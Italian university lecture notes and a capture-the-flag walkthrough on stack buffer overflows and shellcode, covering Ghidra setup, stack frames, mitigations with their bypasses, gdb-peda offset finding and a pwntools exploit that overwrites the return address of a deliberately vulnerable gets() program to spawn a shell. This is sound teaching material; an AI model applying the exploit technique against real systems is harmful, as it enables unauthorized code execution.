
Installazione di Ghidra per Ubuntu:

- wget 'https://github.com/NationalSecurityAgency/ghidra/releases/download/Ghidra_10.0.1_build/ghidra_10.0.1_PUBLIC_20210708.zip'
- unzip ghidra_10.0.1_PUBLIC_20210708.zip
- sudo apt install default-jdk
- Andare nella cartella scaricata (ci vuole un po'), ad esempio scritta come "ghidra_10.0.1_PUBLIC"
- Per Linux, eseguire *chmod +x ghidraRun - ./ghidraRun*
- Per Windows, eseguire con doppio clic *ghidraRun.bat*
- Occorre creare un nuovo progetto (usato per importare di volta in volta i file e disassemblarli)
- File – New Project – Non shared project – (Inserire un nome) – Finish
- Per importare file → File – Import file – Select file to import
- Se il file non venisse importato, ricordarsi di usare esattamente la JDK 11 oppure la JDK 17, altrimenti non funziona
  - Darà come errore su Windows ad esempio: "unexpected loader exception from old-style dos executable". Risolvere con la JDK 11/17 oppure eseguendo come amministratore
- Sul file importato, trascinare l'icona del drago, nota come CodeBrowser
- Cominciare a smanettare

Scritto da Gabriel


Lezione 15: Shellcode (Pier Paolo Tricomi)

Lo stack contiene informazioni che tengono traccia del flusso di controllo del programma.
L'overflow di un buffer situato sullo stack potrebbe permetterci di dirottare il flusso verso il punto in cui vogliamo.
Vediamo nel dettaglio lo stack x86:




Il primo punto è la chiamata della funzione *foo()*, invocata dal main e viene riservato lo stack per essa.

Ricordiamo che lo stack viene svuotato nel modo inverso rispetto al quale viene riempito. Quando salviamo l'indirizzo di ritorno, eseguiamo indirezioni rispetto al base pointer




Successivamente, la funzione *foo()* chiama la funzione *bar()* il cui indirizzo di ritorno è sullo stack pointer.




Tra gli indirizzi dei metodi locali, serve considerare la chiamata del metodo *bar()*, la quale possiede poi l'indirizzo di ritorno rispetto alla funzione *foo()* invocata dal main.

Per pulire la memoria, abbassiamo il base pointer


Ogni volta salviamo prima l'indirizzo di ritorno, poi il base pointer e infine le variabili locali.
Deallocato il metodo nello spazio locale, rimangono il metodo *foo()* con un frame a lui dedicato ed il main, per poi usare il return address verso il main e infine terminare l'esecuzione.
Vediamo l'esempio di uno *stack overflow*, con l'esempio di un programma che copia l'input dell'utente in un buffer di 32 byte di dimensioni fisse (con tre input diversi):



Qui, inserendo più caratteri, eseguiamo un overflow anche del base pointer:




In questo modo, eseguiamo anche un overflow dell'indirizzo di ritorno, saltando ad un indirizzo (stack overflow):



A volte non c'è una funzione "magica" a cui tornare. Quindi *iniettiamo il nostro codice* nel processo.
Questo codice è chiamato shellcode perché di solito apre una shell e controlla la macchina attaccata; localmente, si procede proprio con un buffer overflow o uno stack overflow, normalmente con permessi privilegiati.
Riferimento delle slide (consigliato):
https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

Sullo stesso esempio di prima, la shellcode attacca il buffer scrivendo dei dati spazzatura (garbage), usando un riempimento (padding) per espandere lo spazio e arrivare alla dimensione del buffer, tale da superarlo, provocare un overflow e quindi modificare l'indirizzo di ritorno:



Questo particolare codice chiama una shell e ritorna l'indirizzo di inizio del programma.


Per prevenire, si hanno alcune tecniche che descriviamo:
● Stack Canaries (sono un valore segreto posto sullo stack che cambia ogni volta che il programma viene avviato, messi ad esempio prima dell'indirizzo di ritorno)
   ○ Valore segreto sovrascritto dall'overflow
   ○ Bypass: infoleak (information leakage, fuga di informazioni), O(N) bruteforce (forkserver, cioè un server Python che ha uno stato semplice e viene forkato (dividendo in processi figli) quando un nuovo processo è richiesto)
● Randomizzazione del layout dello spazio degli indirizzi (ASLR - Address Space Layout Randomization)
   ○ Non posso saltare se non so dove si trova il codice, in quanto lo spazio degli indirizzi viene riarrangiato casualmente
   ○ Bypass: infoleak, LSB overwrite (sovrascrittura del bit meno significativo, Least Significant Bit), bruteforce in tempo O(N) (forkserver)
● Write ⊕ Execute (W⊕X, NX, DEP)
   ○ La memoria non può essere letta o scritta allo stesso momento
   ○ Prevenire l'iniezione di codice (cioè, caricare il proprio codice nel momento di utilizzo delle DLL, librerie dinamiche tipo i driver, tali da riscrivere il codice usando la libreria usando il proprio)
   ○ Bypass: riutilizzo del codice (ad es., ROP, dove l'attaccante combina sequenze di istruzioni e modifica il loro ordine)
● Integrità del flusso di controllo (CFI - Control Flow Integrity)
   ○ Limitare i trasferimenti del flusso di controllo ai percorsi previsti.
   ○ Bypass: riutilizzo avanzato del codice (ad es., COOP, Counterfeit Object-oriented Programming), quindi una programmazione orientata alla corruzione e all'attacco considerando le vulnerabilità del codice

Suggerimento per gli esercizi: Trovare l'indirizzo di ritorno dall'inizio del buffer potrebbe essere complicato. Possiamo creare uno schema che non si ripete (ciclico) e vedere quale parte del pattern sovrascrive l'indirizzo di ritorno. In questo modo, possiamo capire l'offset (*ret_addr - buff_addr*)!

Comandi utili di *gdb-peda*:
pattern_create size [file]
pattern_search

Come usarlo:

```
GNU gdb (GDB) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$ break *0x0040158a
Breakpoint 1 at 0x40158a: file vuln.c, line 99.
gdb-peda$ r
Starting program: /tmp/tmp.JpkFGALniZ/vuln
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Game of Thrones finale sucks, right? (y/n)y
We give you the chances to re-write it: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
```



Quando gli passi l'input ti hitta il breakpoint e puoi cercarti l'offset nel pattern.

Questo comando listato può essere utile per trovare l'indirizzo di ritorno dopo il pattern (sequenza di byte ripetuti) trovato; questo può essere utile per trovare facilmente l'offset da tale indirizzo e vedere come viene sovrascritto.

Per gli esercizi:
1) What's your name?
2) Hello mr X, how can we reach the flag?
3) Can you spawn a shell and use that to read the flag.txt?
4) I made a simple shell which allows me to run some specific commands on my server can you test it for bugs?

Esercizi Lezione 15

(ricordarsi sempre di fare tasto dx sui file binari ELF e renderli "Eseguibile" oppure eseguire *chmod +x nomefile*)

1) Enc Pwn 1: Testo, aiuti e soluzione

Viene dato un file binario senza estensione, un file C (entrambi omonimi all'esercizio), un flag.txt e dei suggerimenti. Riportiamo il contenuto del file C:

```
#include<stdio.h>
#include<unistd.h>

void shell(){
	system("/bin/bash");
}

int main(){
	char buffer[128];
	setvbuf(stdout, NULL, _IONBF, 0);
	printf("Tell me your name: ");
	gets(buffer);
	printf("Hello, %s\n",buffer);
	//shell();
	return 0;
}
```

Aiuti:
1) STEP 1: PROBLEM DEFINITION

GOAL: Our target is to run the function 'shell',
which opens a shell and thus we can access to the
file that contains the flag

TARGET: the entering point is defined on line 12,
where a 'gets' fill the variable with 128 bytes.

2) STEP 2: set - up

we need to overwrite the returning address of the 'main'
function with the address of 'shell'.

Scritto da Gabriel

we need to first obtain the target address

```
from pwn import *

elf = ELF('./pwn1')

target_address = elf.symbols['shell']
print 'target address:\t', hex(target_address)
```

3) #STEP 3: attack
to take the control of the flow, we need to understand the offset from the variable buffer and the returning address of the main function.

an estimation could be:
- *base pointer (8x)*
- *buffer (128x)*

so, the 'junk' should be around 136 bytes, let's check it with a debugger (gdb).

```
gdb pwn1
pattern create 200
run
pattern search 'patter with the error'
```

you should notice that we made a mistake, and that this is a x32 binary : the register are 4 bytes and not 8 bytes.

EIP+0 found at offset: 140

Since we need to interact with the process, we suggest to use the following code:

```
from pwn import *
p = process('./pwn1')
msg = 'here you message'
p.sendline(p)
p.interactive()
```

<u>Soluzione</u>

Dobbiamo rispondere alle seguenti domande:

1. Qual è l'obiettivo dell'esercizio?
2. Qual è il punto di ingresso che ci permette di raggiungere il nostro obiettivo?

L'obiettivo della sfida è chiamare la seguente funzione:

```
void shell(){
        system("/bin/bash");
}
```

Scritto da Gabriel

Questa funzione apre una shell e ci consente di dedurre alcune preziose informazioni del sistema di destinazione, come il file con la bandiera. Questa funzione non viene mai chiamata dal *main*, ma possiamo sfruttarla.

Come al solito, la vulnerabilità è data dalla funzione *gets*, nella riga 12. Possiamo inserire alcuni dati spazzatura e modificare l'indirizzo di ritorno, per chiamare la funzione shell().

Possiamo notare che, inserendo un input più grande di 128 caratteri, come al solito non controllato in lunghezza, si ha un segfault.

```
AAAAAAAAAAAAAAA
gabriel@LAPTOP-B2M6ISQ9:/mnt/c/Users/roves/OneDrive/Desktop/UniPD/Cybersecur
ity/2022-2023/Challenges/Pwning - Lessons 14,15,16,17/15 - Shellcode/15Chall
enges/Challenges/1_enc_pwn1$ ./pwn1
Tell me your name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA
Segmentation fault
```

Quindi, dobbiamo trovare due cose: l'indirizzo di *shell()* e la distanza dal buffer e dall'indirizzo di ritorno.

Per l'indirizzo della shell, possiamo usare qualsiasi disassembler.

Ad esempio, utilizzando radare: *radare2 ./pwn1* sulla VM, usiamo i vari comandi:

- *aaaa* (che analizza tutte le flag partendo dalla funzione e permette di effettuare analisi aggiuntiva sulle singole funzioni)
- *afl* (mostra una lista di tutte le funzioni, il loro indirizzo, numero di blocchi e limiti
    - *afll* per una tabellina più verbosa e migliore

Notiamo una funzione che sembra interessante da chiamare:

```
[0x080483b0]> afl
0x080483b0    1 34           entry0
0x08048390    1 6            sym.imp.__libc_start_main
0x080483f0    4 42           sym.deregister_tm_clones
0x08048420    4 55           sym.register_tm_clones
0x08048460    3 30           sym.__do_global_dtors_aux
0x08048480    4 45   -> 44   entry.init0
0x080485a0    1 2            sym.__libc_csu_fini
0x080483e0    1 4            sym.__x86.get_pc_thunk.bx
0x080485a4    1 20           sym._fini
0x08048530    4 97           sym.__libc_csu_init
0x080484c1    1 100          main
0x080483a0    1 6            sym.imp.setvbuf
0x08048350    1 6            sym.imp.printf
0x08048360    1 6            sym.imp.gets
0x080484ad    1 20           sym.shell
0x08048370    1 6            sym.imp.system
0x0804831c    3 35           sym._init
0x08048380    1 6            loc.imp.__gmon_start
```

Eseguiamo quindi *pdf @sym.shell*, che stampa (print) il disassembly (la funzione con indirizzi e chiamate)., si ha una chiamata di sistema e il punto che ci interessava:

```
[0x080483b0]> pdf @sym.shell
  20: sym.shell ();
           0x080484ad      55              push ebp
           0x080484ae      89e5            mov ebp, esp
           0x080484b0      83ec18          sub esp, 0x18
           0x080484b3      c70424c08504.   mov dword [esp], str.bin_bash ; [0x80
485c0:4]=0x6e69622f ; "/bin/bash"
           0x080484ba      e8b1feffff      call sym.imp.system
           0x080484bf      c9              leave
           0x080484c0      c3              ret
```

Per installare *gdb-peda* (ricordandosi che la tilda viene messa con F6 in Linux nel cmd e la repo è *longld*, dove *ld è "elle-di" e non "I grande-di"; I don't wanna waste more time than I already did in this*):

git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit

Scritto da Gabriel

Avviare un programma qualsiasi con gdb e si vede il prompt iniziare con *gdb-peda*

Per trovare la distanza tra l'indirizzo di ritorno e il buffer, possiamo inserire un modello ciclico nel buffer e vedere quale parte del modello sostituisce l'indirizzo di ritorno. Trovando quell'offset specifico del modello, possiamo capire la differenza in byte. Possiamo farlo usando gdb-peda.

Poiché il buffer di dati è lungo 128 byte (variabile iniziale), possiamo provare a creare un pattern più grande in dimensioni per capire dove salta l'indirizzo di ritorno. Proviamo con 300, usando il comando *pattern_create 300 pat300*, che creerà il pattern e lo salverà in un file chiamato *pat300*. Quindi, possiamo eseguire il programma dando in input il modello usando run < pat300.

```
%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%
gdb-peda$ pattern_create 300 pat_300
Writing pattern of 300 chars to filename "pat_300"
gdb-peda$ run < pat300
```

```
During startup program exited with code 1.
gdb-peda$ run < pat_300
Starting program: /mnt/c/Users/roves/OneDrive/Desktop/UniPD/Cybersecurity/20
22-2023/Challenges/Pwning - Lessons 14,15,16,17/15 - Shellcode/15Challenges/
Challenges/1_enc_pwn1/pwn1 < pat_300
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Tell me your name: Hello, AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA
A1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA
OAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAz
A%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA
%4A%JA%fA%5A%KA%gA%6A%

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled',
is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', i
s deprecated.
Use 'set logging enabled on'.
```

```
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction over
flow)
[-----------------------------------code-----------------------------------
---]
Invalid $PC address: 0x41416d41
[----------------------------------stack-----------------------------------
---]
0000| 0xffffcfe0 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAA
zA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%e
A%4A%JA%fA%5A%KA%gA%6A%")
0004| 0xffffcfe4 ("AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%
A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A
%JA%fA%5A%KA%gA%6A%")
0008| 0xffffcfe8 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA
%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%
fA%5A%KA%gA%6A%")
0012| 0xffffcfec ("TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%
$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%")
0016| 0xffffcff0 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%n
A%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA
%gA%6A%")
0020| 0xffffcff4 ("ArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA
%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%
6A%")
0024| 0xffffcff8 ("VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%
(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%"
)
0028| 0xffffcffc ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%D
A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
[--------------------------------------------------------------------------
---]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41416d41 in ?? ()
```

Scritto da Gabriel

Ora, cerchiamo dove è avvenuta l'occorrenza del pattern con *pattern_search*. Questo si deve lanciare subito dopo l'iniezione del pattern per poterlo vedere.

```
gdb-peda$ pattern_search
Registers contain pattern buffer:
EBP+0 found at offset: 136
EIP+0 found at offset: 140
Registers point to pattern buffer:
[ESP] --> offset 144 - size ~156
Pattern buffer found at:
0x0804a1a0 : offset     0 - size  300 ([heap])
0xffffaf03 : offset     0 - size  300 ($sp + -0x20dd [-2104 dwords])
0xffffcf50 : offset     0 - size  300 ($sp + -0x90 [-36 dwords])
0xffffd1f0 : offset 31577 - size    5 ($sp + 0x210 [132 dwords])
0xffffd242 : offset 36108 - size    4 ($sp + 0x262 [152 dwords])
0xffffd31f : offset 31577 - size    5 ($sp + 0x33f [207 dwords])
0xffffd371 : offset 36108 - size    4 ($sp + 0x391 [228 dwords])
0xffffde12 : offset 31577 - size    5 ($sp + 0xe32 [908 dwords])
0xffffde49 : offset 31577 - size    5 ($sp + 0xe69 [922 dwords])
0xffffdea3 : offset 31577 - size    5 ($sp + 0xec3 [944 dwords])
0xffffdf5e : offset 31577 - size    5 ($sp + 0xf7e [991 dwords])
0xffffdfb0 : offset 36108 - size    4 ($sp + 0xfd0 [1012 dwords])
References to pattern buffer found at:
0xf7fab624 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fab628 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fab62c : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fab630 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fab634 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fab638 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fab63c : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xffffcdc4 : 0x0804a1a0 ($sp + -0x21c [-135 dwords])
0xffffcde8 : 0x0804a1a0 ($sp + -0x1f8 [-126 dwords])
0xffffce14 : 0x0804a1a0 ($sp + -0x1cc [-115 dwords])
0xffffce68 : 0x0804a1a0 ($sp + -0x178 [-94 dwords])
0xffffa8d0 : 0xffffaf03 ($sp + -0x2710 [-2500 dwords])
0xffffa8d4 : 0xffffcf50 ($sp + -0x270c [-2499 dwords])
0xffffcf44 : 0xffffcf50 ($sp + -0x9c [-39 dwords])
0xf7da3f0a : 0xffffd242 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fdc8f3 : 0xffffde49 (/usr/lib/i386-linux-gnu/ld-linux.so.2)
0xf7dd1bbf : 0xffffdf5e (/usr/lib/i386-linux-gnu/libc.so.6)
```

Al di là delle singole occorrenze da notare, si nota che il pattern finisce a 140, dunque nel registro EIP. Questo significa che avremo 140 byte di offset tra inizio del buffer ed indirizzo di ritorno. Dunque, a questo livello, possiamo scrivere uno script con *pwntools* che inietta 140 caratteri di garbage e ci fa saltare all'indirizzo *0x080484ad* della funzione *sym.shell* (ricordandosi che si deve codificare il payload in ASCII, altrimenti non funziona nulla).

Si consideri che si tratta di 140 perché sarebbe (128 (buffer) + 8 (base pointer) + 4 (32 bit)) + l'indirizzo della funzione *shell*):

```
from pwn import *
p = process('./pwn1')
garbage = b'a'*140
address = p32(0x080484ad)
payload = garbage + address
p.sendline(payload)
p.interactive()
```

Si noti che questa volta usiamo *p32()* per convertire l'indirizzo nel formato little-endian, poiché il programma è stato compilato su un'architettura a 32 bit (utilizzare *checksec pwn1*). Un'altra cosa da evidenziare è l'uso della modalità *interactive* del processo: questa è necessaria poiché il programma aprirà una shell e attenderà un'interazione. In questo modo, possiamo iniettare qualsiasi codice e anche effettuare chiamate di sistema (purché vi sia una chiamata a *bin/ls, execve, shell* o chiamate di sistema, ben inteso, aggiungo io).

Quindi, eseguendo *cat flag.txt* vediamo correttamente il contenuto della flag (si esegua poi CTRL+C per uscire):

```
